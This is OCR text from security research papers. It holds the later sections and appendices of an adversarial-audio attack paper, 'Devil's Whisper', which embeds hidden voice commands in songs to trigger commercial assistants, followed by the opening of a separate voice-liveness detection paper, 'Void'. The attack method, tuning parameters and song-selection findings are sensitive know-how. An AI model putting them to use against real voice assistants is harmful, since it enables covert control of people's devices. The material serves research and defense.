To produce the samples of "Original song + TTS" case, we set the volume of each TTS audio clip (the command) to the same level as in "Plain TTS" case, while adjusting the volume of the song as follows: (1) to achieve a similar success rate (SRoA) as our attack AEs (see the column in Table 3 under Group 1), and (2) to keep a similar *SNR* level as the AEs (Group 2). As we can see from the table, under a similar SRoA, all except one combined audio clips (Group 1) have much lower *SNR* levels compared with our AEs, indicating that the commands they include are likely to be much more perceivable and thus much less stealthy, which has been confirmed in our user study (see Section 6.5, Table 4). The only exception is featured by a similar *SNR* as our AE. When tuning the *SNR* to a level of our AEs, we can see that the SRoA of most samples (all except one) go down to zero (Group 2). Also interestingly, even though the SRoA of our AE apparently is below that of the "Original song + TTS" audio clip for the command "Ok Google, take a picture", we found that 60% of human users in our study could identify the hidden command, compared with 0% for our AE.

6.5 Human Perception.

SNR describes the relative strengths between signal and noise, which is traditionally used to measure the perturbation to data (e.g., an image) [22]. Naturally, it can also model the distortion to the song caused by an AE (with the song being signal and the command being noise), and therefore gives an intuitive and rough estimate of the AE's stealthiness: the smaller *SNR* is, the larger distortion to the song is imposed, so the

Table 4: Results of the human perception evaluation on Devil's Whisper and original song combined with TTS command.

Black-box	Approach	Normal (%)	Noise (%)	Talking (%)	Once-recognize (%)	Twice-recognize (%)
Google Assistant	Devil's Whisper	14.3	74.3	11.4	0	0
	Song & TTS	7.1	2.9	90	37.1	64.3
Google Home	Devil's Whisper	14.3	65.7	20	0	1.4
	Song & TTS	1.4	2.9	95.7	61.4	77.1
Microsoft Cortana	Devil's Whisper	15.7	64.3	20	0	1.4
	Song & TTS	2.9	1.4	95.7	31.4	54.3
Amazon Echo	Devil's Whisper	25.7	61.4	12.9	0	2.86
	Song & TTS	0	5.7	94.3	41.4	62.9
Average	Devil's Whisper	17.5	66.4	16.1	0	1.4
	Song & TTS	2.9	3.2	93.9	42.9	64.7

Note: (1) "Song & TTS" is used for the abbreviation of "Original song + TTS". (2) "Once-recognize" and "Twice-recognize" represent that the users can recognize over half of the hidden command when they listen to the AEs for once and twice, respectively.

more likely the source of the distortion – a hidden command can be perceived by human. This is largely in line with the findings from our user study as below. However, the metric will be less accurate, for example, when the distortion fits well in other background noise, becoming less easy to notice, even when the *SNR* is low. In general, human perception of hidden commands is complicated, depending on individuals' experience, the context of a conversation, etc. Finding an accurate measurement is still an open question. Therefore, we conducted a survey[15] on Amazon Mechanical Turk to evaluate human perception of the AEs generated by the Devil's Whisper attack, and compare the result with that of "Original song + TTS". Specifically, we used the audio clips in Group 1 since they have the similar SRoA as Devil's Whisper when attacking the target models.

The results of this user study are shown in Table 4. Here, the column "Normal" shows the percentage of the users who consider a sample to be normal music, and the column "Noise" gives the percentage of the users who find noise in songs. The column "Once-recognize" and the column "Twice-recognize" describe the percentages of the users able to recognize over half of the hidden command words[16] after listening to the audio once or twice, respectively. As we can see from the table, 16.1% participants think that somebody is talking in the background when they listen to Devil's Whisper, but nobody could recognize any command when an AE was played to them. By comparison, over 93% of the participants think that someone is talking when listening to the audio clips in "Original song + TTS", and nearly 42.9% of them recognizes over half of the command words first time when they listened. Even if the participants were exposed to the same AEs for the second time, only 1.4% of them could tell over 50% words in the target commands in the Devil's Whisper attack, while the ratio goes up to 64.7% in "Original song + TTS". This indicates that, the samples from "Original song + TTS" are much more perceptive to users. Furthermore, by analyzing the *SNR* in Table 3 and human perception results, we found that *SNR* was largely in line with human perception but not always (see the exception described in Section 6.2). The details of the survey study are presented in Appendix E.

[15]This survey will not cause any potential risks to the participants, such as psychological, social, legal, physical, etc. We do not ask any confidential information about the participants in the questionnaires. The IRB Exempt certificates were obtained from our institutes.

[16]We assume that 50% of the words in the command would be enough to raise user's attention.

7 Discussion

7.1 Selection of Songs

In order to find what types of songs are good candidates for our attack in terms of both effectiveness and stealthiness, we conducted a preliminary evaluation using all the 20 songs from CommanderSong, including the 5 rock and 5 rap songs that we did not use in our attack (see Section 6.1). The target commands were the same as those used in the previous experiments for Google and Microsoft Bing. In the evaluation, a song is considered to be suitable for AE generation if it helped produce effective AEs (for both commands) in the first epoch (based model -> substitute model). Note that an effective AE is stealthy, as determined by humans (authors and other group members in our research) who listened to it. Through the evaluation, we classified the 20 songs into three categories: (1) easy to generate successful AEs but noticeable to human (2) easy to generate successful AEs and unnoticeable to human (3) hard to generate successful AEs. Obviously, the songs in the second category are good candidates for our attack. These songs are characterized by the similarity in the energy distributions of their spectra, as discovered in our research. We here present an example to show its spectral power distribution in Figure 2.

Further we looked into the Top 100 Billboard songs in the week of 11/04/2018, embedding the commands "Hey Cortana, what is the weather?" (Command A) and "Hey Cortana, make it warmer" (Command B) into each of them, in an attempt to attack the Microsoft Bing Speech Service API, and "Ok Google, turn off the light" (Command C) and "Ok Google, navigate to my home" (Command D) to attack the Google Cloud Speech-to-Text API. During the attack, we selected the segment between the $60th$ second to the $63th$ second (roughly




Figure 2: Representative original song spectrum (a) Type 1: easy to be generated as successful AEs and perceived by human (b) Type 2: easy to be generated as successful AEs but difficult to be perceived by human (c) Type 3: hard to be generated as successful AEs.

the middle of the songs) for each song as the carrier for the commands. For Command A, B, C, D, we successfully generated AEs based on 59, 56, 58 and 60 songs, respectively. Then we asked 20 students to listen to the successful AEs generated and reported the commands that could be recognized. In the end, again, we classified all the 100 songs into these three categories. Most of their frequencies and energy distributions were found to be in consistent with those discovered in the 20 songs (see the example in Figure 2). This indicates that indeed a more systematic way to select ideal carriers for the attack is possible, which will be explored in the future research.

7.2 Discussion on Possible Defense

We discuss three potential defense mechanisms to mitigate our Devil's Whisper attack.

Audio downsampling. Audio downsampling was proposed in CommanderSong [40] to effectively mitigate the AEs. Even though the audio can be recorded in different formats (such as m4a, mp3, wav) at different sampling rates (e.g. 8000Hz, 16000Hz, 48000Hz), we can always first downsample it to a lower sampling rate and upsample it to the sampling rate that is accepted by the target black-box model. During such downsampling/upsampling process, the added adversarial perturbations may be mitigated, which makes the AEs fail to be recognized by the target black-box model. For instance, we choose the recorded audios, which can succeed in WAA attack on IBM Speech to Text API. Then they are downsampled to 5600Hz, and upsampled to 8000Hz, which are sent to IBM Speech to Text API. Only 20% of them can be recognized as the target commands. When first downsampled to 5200Hz and then upsampled to 8000Hz, none of them can succeed. In contrast, the regular recorded human voice and TTS audio clips can still be recognized correctly even after such downsampling/upsampling. Hence, audio downsampling could be one effective way in detecting speech AEs. However, if an attacker know the dawnsampling/upsampling rates of the defense, he could train an AE robust against it.

Signal smoothing. Since the effectiveness of our AEs is highly dependent on the carefully added perturbations by gradient algorithm, we can conduct local signal smoothing towards AEs to weaken the perturbations. Specifically, for a piece of audio x, we can replace the sample x_i with the more smooth value according to its local reference sequence, i.e. the average value of the k samples before and after x_i. Hence, the added perturbations may be mitigated by this method.

Audio source identification. Audio source identification aims to identify the source of the audio, e.g., from an electronic speaker or human. Such defence is based on the assumption that the legitimate voice commands should only come from human rather than an electronic speaker. Therefore, if the audio is detected not from human, the audio signal will be simply ignored. Previous works [21,24] show that they can identify the audio source by either examining the electromagnetic wave from the audio or training a model to label the audio. Such defence mechanism could work for most of the existing speech AEs that require a speaker to play. However, the attacker could play the samples over a long range, which might evade the detection.

7.3 Limitations

It is known that AEs are rather sensitive to the change made on the deep neural network models behind ASRs: even a small update could cause a successful AE to stop working. This is also true for our approach. For instance, the previous workable AEs (in January 2019) cannot work effectively towards Apple Siri since July 2019 (See Section 6.3)[17]. A potential solution is to fine-tune the existing model in the hope of capturing the impact of the change, which will be studied in the future research. In addition, the practical attack against IVC devices is sensitive to various environmental factors, such as the volume when playing AEs, the distance between the speaker and the IVC device, even the brand of the speakers, etc., which may significantly affect the SRoA. Hence, how to improve the robustness of the AEs in diverse environments is still an open research question. Finally, although user study shows that none of the participants can identify any command from our AEs if they only listen to them once, a few participants felt our AEs noisy/abnormal. Therefore, improving the stealthiness of AEs is on demand.

8 Conclusion

We present *Devil's Whisper*, a general adversarial attack on commercial black-box ASR systems and IVC devices, and the AEs are stealthy enough to be recognized by humans. The key idea is to enhance a simple substitute model roughly approximating the target black-box platform with a white-box model that is more advanced yet unrelated to the target. The two models are found to effectively complement each other for generating highly transferable and generic AEs on the target, which only requires around 1500 queries on remote services to ensure a nearly 100% success rate of command on attacking most popular commercial ASR systems.

[17] We further used eight samples of the case "Original song + TTS" from Table 3 to attack Siri and only 1 out of 8 samples can work. So, we consider that Siri may have updated the system to ignore the speech with music background.

9 Acknowledgments

We greatly appreciate our reviewers' insightful comments, which helped us to improve our work. Specifically, we thank our shepherd, Professor Yongdae Kim, for his constructive feedback on this paper. We also thank Dohyun Kim and Taekkyung Oh in Professor Kim's group, for their efforts to reproduce our results. IIE authors are supported in part by Beijing Natural Science Foundation (No.JQ18011), NSFC U1836211, 61728209, National Top-notch Youth Talents Program of China, Youth Innovation Promotion Association CAS, Beijing Nova Program, National Frontier Science and Technology Innovation Project (No. YJKYYQ20170070) and a research grant from Huawei. Indiana University author is supported in part by NSF CNS-1527141, 1618493, 1801432, 1838083 and ARO W911NF1610127. For Florida Tech author, part of his work is using the blueshark server supported by NSF CNS 09-23050.

References

[1] *Adobe Audition*. https://www.adobe.com/il_en/products/audition.html.

[2] *Alexa Auto SDK*. https://developer.amazon.com/zh/alexa-voice-service/alexa-auto-sdk.

[3] *Alexa Polly*. https://aws.amazon.com/polly/.

[4] *Amazon Transcribe*. https://aws.amazon.com/transcribe/.

[5] *Audio Adversarial Examples: Targeted Attacks on Speech-to-Text*. https://github.com/carlini/audio_adversarial_examples/blob/master/attack.py.

[6] *Bing Text to Speech*. https://azure.microsoft.com/en-us/services/cognitive-services/text-to-speech/.

[7] *Comparitive examples of noise levels*. http://www.industrialnoisecontrol.com/comparative-noise-examples.htm.

[8] *Demo of CommanderSong*. https://sites.google.com/view/commandersong/.

[9] *From Text to Speech*. http://www.fromtexttospeech.com.

[10] *Google Cloud Speech-to-Text*. https://cloud.google.com/speech-to-text/.

[11] *Google Cloud Text-to-speech*. https://cloud.google.com/text-to-speech/.

[12] *IBM Speech to Text*. https://www.ibm.com/watson/services/speech-to-text/.

[13] *IBM Text to Speech*. https://www.ibm.com/watson/services/text-to-speech/.

[14] *Kaldi ASR*. http://kaldi-asr.org.

[15] *Kaldi ASR: Extending the ASpIRE model*. https://chrisearch.wordpress.com/2017/03/11/.

[16] *Microsoft Bing Speech Service*. https://azure.microsoft.com/en-us/services/cognitive-services/bing-web-search-api/.

[17] *PSU Noisequest*. https://www.noisequest.psu.edu/noisebasics-basics.html.

[18] Hadi Abdullah, Washington Garcia, Christian Peeters, Patrick Traynor, Kevin R. B. Butler, and Joseph Wilson. Practical hidden voice attacks against speech and speaker recognition systems. In *NDSS'19*, pages 1369–1378, 2019.

[19] Nicholas Carlini, Pratyush Mishra, Tavish Vaidya, Yuankai Zhang, Micah Sherr, Clay Shields, David Wagner, and Wenchao Zhou. Hidden voice commands. In *25th USENIX Security Symposium (USENIX Security 16), Austin, TX*, 2016.

[20] Nicholas Carlini and David Wagner. Audio adversarial examples: Targeted attacks on speech-to-text. In *2018 IEEE Security and Privacy Workshops (SPW)*, pages 1–7. IEEE, 2018.

[21] Si Chen, Kui Ren, Sixu Piao, Cong Wang, Qian Wang, Jian Weng, Lu Su, and Aziz Mohaisen. You can hear but you cannot steal: Defending against voice impersonation attacks on smartphones. In *Distributed Computing Systems (ICDCS), 2017 IEEE 37th International Conference on*, pages 183–195. IEEE, 2017.

[22] Moustapha Cisse, Piotr Bojanowski, Edouard Grave, Yann Dauphin, and Nicolas Usunier. Parseval networks: Improving robustness to adversarial examples. In *Proceedings of the 34th International Conference on Machine Learning-Volume 70*, pages 854–863. JMLR. org, 2017.

[23] Yinpeng Dong, Fangzhou Liao, Tianyu Pang, Hang Su, Jun Zhu, Xiaolin Hu, and Jianguo Li. Boosting adversarial attacks with momentum. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 9185–9193, 2018.

[24] Yuan Gong and Christian Poellabauer. Protecting voice controlled systems using sound source identification based on acoustic cues. In *2018 27th International Conference on Computer Communication and Networks (ICCCN)*, pages 1–9. IEEE, 2018.

[25] Awni Hannun, Carl Case, Jared Casper, Bryan Catanzaro, Greg Diamos, Erich Elsen, Ryan Prenger, Sanjeev Satheesh, Shubho Sengupta, Adam Coates, et al. Deep speech: Scaling up end-to-end speech recognition. *arXiv preprint arXiv:1412.5567*, 2014.

[26] Hynek Hermansky. Perceptual linear predictive (plp) analysis of speech. *The Journal of the Acoustical Society of America*, 87(4):1738–1752, 1990.

[27] Fumitada Itakura. Line spectrum representation of linear predictor coefficients of speech signals. *The Journal of the Acoustical Society of America*, 57(S1):S35–S35, 1975.

[28] Chaouki Kasmi and Jose Lopes Esteves. Iemi threats for information security: Remote command injection on modern smartphones. *IEEE Transactions on Electromagnetic Compatibility*, 57(6):1752–1755, 2015.

[29] Deepak Kumar, Riccardo Paccagnella, Paul Murley, Eric Hennenfent, Joshua Mason, Adam Bates, and Michael Bailey. Skill squatting attacks on amazon alexa. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 33–47, 2018.

[30] Yanpei Liu, Xinyun Chen, Chang Liu, and Dawn Song. Delving into transferable adversarial examples and black-box attacks. *arXiv preprint arXiv:1611.02770*, 2016.

[31] Lindasalwa Muda, Begam KM, and I Elamvazuthi. Voice recognition algorithms using mel frequency cepstral coefficient (mfcc) and dynamic time warping (dtw) techniques. *Journal of Computing*, 2(3):138–143, 2010.

[32] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 506–519. ACM, 2017.

[33] Yao Qin, Nicholas Carlini, Garrison Cottrell, Ian Goodfellow, and Colin Raffel. Imperceptible, robust, and targeted adversarial examples for automatic speech recognition. In *International Conference on Machine Learning*, pages 5231–5240, 2019.

[34] Lea Schönherr, Katharina Kohls, Steffen Zeiler, Thorsten Holz, and Dorothea Kolossa. Adversarial attacks against automatic speech recognition systems via psychoacoustic hiding. In *accepted for Publication, NDSS*, 2019.

[35] Charles Stephenson. Tracing those who left: Mobility studies and the soundex indexes to the us census. *Journal of Urban History*, 1(1):73–84, 1974.

[36] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199*, 2013.

[37] Rohan Taori, Amog Kamsetty, Brenton Chu, and Nikita Vemuri. Targeted adversarial examples for black box audio systems. In *2019 IEEE Security and Privacy Workshops (SPW)*, pages 15–20. IEEE, 2019.

[38] Tavish Vaidya, Yuankai Zhang, Micah Sherr, and Clay Shields. Cocaine noodles: exploiting the gap between human and machine speech recognition. *Presented at WOOT*, 15:10–11, 2015.

[39] Xuejing Yuan, Yuxuan Chen, Aohui Wang, Kai Chen, Shengzhi Zhang, Heqing Huang, and Ian M Molloy. All your alexa are belong to us: A remote voice control attack against echo. In *2018 IEEE Global Communications Conference (GLOBECOM)*, pages 1–6. IEEE, 2018.

[40] Xuejing Yuan, Yuxuan Chen, Yue Zhao, Yunhui Long, Xiaokang Liu, Kai Chen, Shengzhi Zhang, Heqing Huang, XiaoFeng Wang, and Carl A Gunter. Commandersong: A systematic approach for practical adversarial voice recognition. *USENIX Security Symposium*, 2018.

[41] Guoming Zhang, Chen Yan, Xiaoyu Ji, Tianchen Zhang, Taimin Zhang, and Wenyuan Xu. Dolphinattack: Inaudible voice commands. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 103–117. ACM, 2017.

[42] Nan Zhang, Xianghang Mi, Xuan Feng, XiaoFeng Wang, Yuan Tian, and Feng Qian. Dangerous skills: Understanding and mitigating security risks of voice-controlled third-party functions on virtual personal assistant systems. In *Dangerous Skills: Understanding and Mitigating Security Risks of Voice-Controlled Third-Party Functions on Virtual Personal Assistant Systems*, page 0. IEEE, 2019.

[43] Yangyong Zhang, Lei Xu, Abner Mendoza, Guangliang Yang, Phakpoom Chinprutthiwong, and Guofei Gu. Life after speech recognition: Fuzzing semantic misinterpretation for voice assistant applications. In *NDSS*, 2019.

Appendix

A Tuned TTS

Table 5 shows the parameters of tuning[18] and the size of the corpus after filtering for each target black-box model. Note that the filtered corpus for Amazon Transcribe API is less than other platforms even with a much lower confidence. Therefore, we think this model may not be sensitive to our TTS audios of these commands, which is stated in Section 6.2.

Table 5: Preparing corpus for the substitute model.

Black-box	Corpus (hours)	Added-noise (α)	Twist rate (β)	Confidence
Google	4.61	0.097	0.77~1.15	> 0.8
Microsoft	6.83	0.094	0.68~1.15	> 0.8
Amazon	3.11	0.066	0.69~1.13	> 0
IBM	4.26	0.038	0.76~1.12	> 0.8

B Impacts of Supplemental Corpus

As mentioned in Section 5.3, we used the open source corpus of Mini Librispeech as supplement to enrich the features of the tuned TTS corpus. To evaluate the impact of various sizes of the supplemental corpus, we trained several substitute models by combining the tuned audios for Microsoft Bing Speech Service API (6.83 hours) with different scales of supplemental corpus as the training corpus. The sizes of the supplemental corpus include 1-hour, 3-hours, 5-hours, 20-hours, 40-hours, respectively[19]. Consequently, we obtained five different substitute models for Microsoft Bing Speech Service API, and generated AEs based on them. The embedded commands are the ten target commands of Microsoft Bing Speech Service API listed in Table 10 in Appendix G.

Table 6: Effect of different size of supplemental corpus on Microsoft Bing Speech Service API.

Training corpus		Success rate of command (SRoC)	Pdf-id numbers
TTS	Extra		
6.83 hours	1-hour	8/10	417
	3-hours	10/10	1632
	5-hours	10/10	2088
	7.35-hours	10/10	2200
	20-hours	10/10	2808
	40-hours	10/10	2928

The results are shown in Table 6. The column "Pdf-id numbers" indicates the total number of the probability distribution function identifiers of the phonemes' features. It can be seen that, except the substitute model trained with 1-hour supplemental corpus, the AEs generated from the other models can

[18] We use "SoX – Sound eXchange" to generate noise, and the maximum amplitude is 1.

[19] Since the size of the entire corpus of the Mini Librispeech is 7.35 hours, so the oversized corpus of 20-hours and 40-hours were randomly chosen from Librispeech corpus (about 1000 hours).

all attack the target successfully. Probably the reason is that the substitute model trained with 1-hour supplemental corpus does not learn enough features.

C Local Model Approximation with a Larger Corpus.

In Table 7, we show the commands and effectiveness for "local model approximation with a larger corpus" method introduced in Section 6.4.

Table 7: Results of using a large corpus trained substitute model.

Command	G1	G2	G3
Okay Google, play music.	*X*	*X*	*X*
Okay Google, take a picture.	*X*	*X*	*X*
Okay Google, turn off the light.	✓	✓	*X*
Okay Google, navigate to my home.	*X*	*X*	*X*

Note: "G1", "G2" and "G3" are used for the abbreviation of "Google command_and_search model", "Google Assistant" and "Google Home", respectively.

D Alternate Models based Generation without Approximation

In Table 8, we show the commands and effectiveness for "alternate models based generation without approximation" method introduced in Section 6.4.

Table 8: Results of alternate models based generation without approximation.

Command	G1	G2	G3
Okay Google, call 911.	*X*	*X*	*X*
Okay Google, take a picture.	*X*	*X*	*X*
Okay Google, set an alarm on 8 am.	*X*	*X*	*X*
Okay Google, navigate to my home.	✓	✓	*X*

Note: "G1", "G2" and "G3" are used for the abbreviation of "Google command_and_search model", "Google Assistant" and "Google Home", respectively.

E Details of Human Perception Survey

The participants were asked to listen to each audio and answer the question whether they think it is a weird song. The details of the survey can be found in https://github.com/RiskySignal/Devil-Whisper-Attack. At the end of the questionnaire, we added one plain TTS audio asking the participant to write down the clearly pronounced number. Such attention question at the end will help us filter out the questionnaires with random responses. In addition, we also recorded how many times each audio was played. Finally, we got 70 effective questionnaires from 120 participants after filtering.

F Transferability of the AEs on Apple Siri

We test the AEs of other platforms on the wakened Apple Siri. If Siri can recognize the hidden command correctly, we consider the AE for the target command successful. Detailed commands can be found in Table 9.

Table 9: Transferability of the Devil's Whispe AEs on Apple Siri.

Command	Black-box	TBA/AGA
Call 911.	Google	*X*/✓
Play music.	Google	*X*/✓
Set an alarm on 8 am.	Google	*X*/✓
Navigate to my home.	Google	*X*/✓
Turn on airplane mode.	Google	*X*/✓
What is the weather?	Microsoft	✓/✓
Call my wife.	Amazon	*X*/✓

G Detail Results of the Target Commands

Detail results of our approach on the target commands are shown in Table 10 and Table 11 for Speech-to-Text API services attack and IVC devices attack.

Table 10: Detail results of the Speech-to-Text API services attack.

Black-box	Command	SNR (dB)	Attack type (TBA/AGA)
Google phone_call API	Okay Google, turn off the light.	14.32	✓/✓
	Okay Google, play music.	15.17	✓/✓
	Okay Google, take a picture.	13.92	✓/✓
	Okay Google, call 911.	12.82	✓/✓
	Okay Google, turn on airplane mode.	11.91	✓/✓
	Okay Google, navigate to my home.	14.28	✓/✓
	Okay Google, set an alarm on 8 am.	12.40	✓/✓
	Okay Google, open Youtube.	7.19	✓/✓
	Okay Google, turn on the WiFi.	8.21	✓/✓
	Okay Google, turn on the bluetooth.	9.44	✓/✓
Google command_ and_search API	Okay Google, turn off the light.	13.13	*X*/✓
	Okay Google, play music.	10.07	*X*/✓
	Okay Google, take a picture.	9.11	*X*/✓
	Okay Google, call 911.	12.80	*X*/✓
	Okay Google, turn on airplane mode.	8.01	*X*/✓
	Okay Google, navigate to my home.	13.36	*X*/✓
	Okay Google, set an alarm on 8 am.	5.82	*X*/✓
	Okay Google, open Youtube.	8.46	*X*/✓
	Okay Google, turn on the WiFi.	5.99	*X*/✓
	Okay Google, turn on the bluetooth.	7.11	*X*/✓
Microsoft Bing Speech Service API	Hey Cortana, send a text.	14.30	*X*/✓
	Hey Cortana, make it warmer.	14.97	✓/✓
	Hey Cortana, open the website.	13.4	*X*/✓
	Hey Cortana, where is my phone?	13.52	*X*/✓
	Hey Cortana, what is the weather?	14.45	*X*/✓
	Hey Cortana, turn off the computer.	14.11	✓/✓
	Hey Cortana, turn on the coffee maker.	13.72	*X*/✓
	Hey Cortana, turn off the bedroom lights.	13.55	*X*/✓
	Hey Cortana, set the temperature to 72 degrees.	9.73	*X*/✓
	Hey Cortana, add an appointment to my calendar.	11.85	*X*/✓
Amazon Transcribe API	Echo, play music.	12.25	*X*/✓
	Echo, call my wife.	NA	*X*/*X*
	Echo, open my door.	NA	*X*/*X*
	Echo, where is my car.	10.92	*X*/✓
	Echo, turn off the light.	NA	*X*/*X*
	Echo, clear notification.	13.27	*X*/✓
	Echo, what is the weather?	NA	*X*/*X*
	Echo, turn off the computer.	8.39	✓/✓
	Echo, turn on the TV.	NA	*X*/*X*
	Echo, turn on the WeMo Insight.	NA	*X*/*X*
IBM Speech to Text API	Education is provided by schools.	12.51	*X*/✓
	Teachers are trained in normal schools.	13.72	*X*/✓
	What would you recommend?	12.30	✓/✓
	The economist provides news and information.	11.54	✓/✓
	Business is the activity of making money.	13.86	*X*/✓
	Share the new version.	11.28	*X*/✓
	This article is about the profession.	8.08	✓/✓
	All governments have an official form.	6.10	*X*/✓
	Children are divided by age groups into grades.	6.75	*X*/✓
	A partnership is a business owned by two or more people.	4.41	*X*/✓

Note: (1) We mark the success of the command with "✓", and the failure with "*X*". (2) As we filter the TTS audios for the corpus of the substitute model, we find that Amazon Transcribe API is harder to recognize the TTS than other API services, especially the word "Echo". The results show that attacking Amazon Transcribe is difficult, which is because that the recognition of the Amazon Transcribe API is much rigorous. (3) All tests were conducted in October 2019. (4) We did not find any detailed software version of API from service provider's documentation/website.

Table 11: Detail results of the IVC devices attack.

Black-box and software version	Command	SNR (dB)	Attack type (TBA/AGA)	SRoA	Speaker	Device	Audio Source
Google Assistant Version-0.1.18794 5513	Okay Google, call 911.	9.50	*X*/✓	19/30	JBL Clip 2	iPhone SE	Lenovo W541 default media player
	Okay Google, set an alarm on 8 am.	8.08	*X*/✓	4/30			
	Okay Google, take a picture.	5.85	✓/✓	5/30			
	Okay Google, turn off the light.	10.75	✓/✓	16/30			
	Okay Google, play music.	11.62	*X*/✓	8/30			
	Okay Google, turn on airplane mode.	8.30	*X*/✓	19/30			
	Okay Google, navigate to my home.	12.02	*X*/✓	18/30			
	Okay Google, open YouTube.	9.49	✓/✓	4/30			
	Okay Google, turn on the Bluetooth.	9,44	*X*/✓	15/30			
	Okay Google, turn on the WiFi.	5.27	✓/✓	12/30	JBL Clip3	iPhone 8	Dell XPS 15
Google Home Version-1.42.171 861	Okay Google, play music.	11.62	*X*/✓	28/30	JBL Clip 3	Google Home Mini	iPhone SE default media player
	Okay Google, turn off the light.	10.75	*X*/✓	15/30			
	Okay Google, turn on airplane mode.	8.30	*X*/✓	18/30			
	Okay Google, call 911.	12.79	*X*/✓	25/30			
	Okay Google, set an alarm on 8 am.	N/A	*X*/*X*	N/A			
	Okay Google, take a picture.	5.85	✓/✓	24/30			
	Okay Google, navigate to my home.	7.62	✓/✓	26/30			
	Okay Google, open YouTube.	9.49	✓/✓	22/30			
	Okay Google, turn on the WiFi.	5.16	*X*/✓	6/30			
	Okay Google, turn on the Bluetooth.	7.67	✓/✓	21/30			
Microsoft Cortana Version-3.3.2.2682	Hey Cortana, send a text.	11.71	*X*/✓	21/30	JBL Clip 2	iPhone 8	ASUS P453U default media player
	Hey Cortana, make it warmer.	9.28	✓/✓	18/30			
	Hey Cortana, open the website.	12.44	*X*/✓	29/30			
	Hey Cortana, where is my phone?	11.67	*X*/✓	6/30			
	Hey Cortana, what is the weather?	9.92	*X*/✓	15/30			
	Hey Cortana, turn off the computer.	10.07	✓/✓	7/30			
	Hey Cortana, turn on the coffee maker.	10.73	*X*/✓	15/30			
	Hey Cortana, turn off the bedroom lights.	9.63	*X*/✓	13/30			
	Hey Cortana, set the temperature to 72 degrees.	10.24	*X*/✓	9/30			
	Hey Cortana, add an appointment to my calendar.	9.77	*X*/✓	14/30			
Amazon Echo Version-647588720	Echo, play music.	13.43	*X*/✓	21/30	JBL Clip 2	Echo 1st gen	ASUS P453U default media player
	Echo, call my wife.	10.86	*X*/✓	17/30			
	Echo, open my door.	11.36	*X*/✓	17/30			
	Echo, where is my car.	11.31	*X*/✓	23/30			
	Echo, turn off the light.	12.36	*X*/✓	28/30			
	Echo, clear notification.	12.45	*X*/✓	10/30			
	Echo, what is the weather?	11.13	*X*/✓	30/30			
	Echo, turn off the computer.	14.28	*X*/✓	11/30			
	Echo, turn on the TV.	11.56	*X*/✓	6/30			
	Echo, turn on the WeMo Insight.	12.21	*X*/✓	14/30			
IBM (WAA)	Education is provided by schools	9.21	*X*/✓	4/30	JBL Clip 2	Huawei P30	iPhone SE default media player
	Teachers are trained in normal schools.	13.74	*X*/✓	10/30			
	What would you recommend?	12.24	✓/✓	25/30			
	The economist provides news and information.	8.07	✓/✓	24/30			
	Business is the activity of making money.	4.07	*X*/✓	24/30			
	Share the new version.	7.89	*X*/✓	12/30			
	This article is about the profession.	7.82	✓/✓	26/30			
	All governments have an official form.	5.33	*X*/✓	13/30			
	Children are divided by age groups into grades.	6.55	*X*/✓	18/30			
	A partnership is a business owned by two or more people.	3.72	*X*/✓	2/30			

Note: (1) We mark the success of the command with "✓", and the failure with "*X*". (2) The practical IVC devices tests were conducted in two meeting rooms about 12 and 20 square meters, 4 meters high. (3) The AE of "Ok Google, turn on the WiFi" was tested on iPhone 8 using JBL Clip 3 speaker, while it cannot succeed on iPhone SE as the other AEs. (4) The volume of AEs is about 65~75 *dB* measured by SMART SENSOR AS824. The distance ranges 5~50 centimeters (5~200 centimeters for Echo). (5) In the tests, the language of the devices needs to be English (US) only and the region/location needs to be US only (if apply). (6) All tests were conducted in October 2019. (7) IBM didn't provide software version for IBM Speech to Text API.

Void: A fast and light voice liveness detection system

Muhammad Ejaz Ahmed
Data61, CSIRO
Sungkyunkwan University

Il-Youp Kwak*
Chung-Ang University

Jun Ho Huh
Samsung Research

Iljoo Kim
Samsung Research

Taekkyung Oh
KAIST
Sungkyunkwan University

Hyoungshick Kim
Sungkyunkwan University

Abstract

Due to the open nature of voice assistants' input channels, adversaries could easily record people's use of voice commands, and replay them to spoof voice assistants. To mitigate such spoofing attacks, we present a highly efficient **vo**ice l**i**veness **d**etection solution called "Void." Void detects voice spoofing attacks using the differences in spectral power between live-human voices and voices replayed through speakers. In contrast to existing approaches that use multiple deep learning models, and thousands of features, Void uses a single classification model with just 97 features.

We used two datasets to evaluate its performance: (1) 255,173 voice samples generated with 120 participants, 15 playback devices and 12 recording devices, and (2) 18,030 publicly available voice samples generated with 42 participants, 26 playback devices and 25 recording devices. Void achieves equal error rate of 0.3% and 11.6% in detecting voice replay attacks for each dataset, respectively. Compared to a state of the art, deep learning-based solution that achieves 7.4% error rate in that public dataset, Void uses 153 times less memory and is about 8 times faster in detection. When combined with a Gaussian Mixture Model that uses Mel-frequency cepstral coefficients (MFCC) as classification features – MFCC is already being extracted and used as the main feature in speech recognition services – Void achieves 8.7% error rate on the public dataset. Moreover, Void is resilient against hidden voice command, inaudible voice command, voice synthesis, equalization manipulation attacks, and combining replay attacks with live-human voices achieving about 99.7%, 100%, 90.2%, 86.3%, and 98.2% detection rates for those attacks, respectively.

1 Introduction

Popular voice assistants like Siri (Apple), Alexa (Amazon) and Now (Google) allow people to use voice commands to quickly shop online, make phone calls, send messages, control smart home appliances, access banking services, and so on. However, such privacy- and security-critical commands make voice assistants lucrative targets for attackers to exploit. However, recent studies [11, 12, 23] demonstrated that voice assistants are vulnerable to various forms of voice presentation attacks including "voice replay attacks" (attackers simply record victims' use of voice assistants and replay them) and "voice synthesis attacks" (attackers train victims' voice biometric models and create new commands).

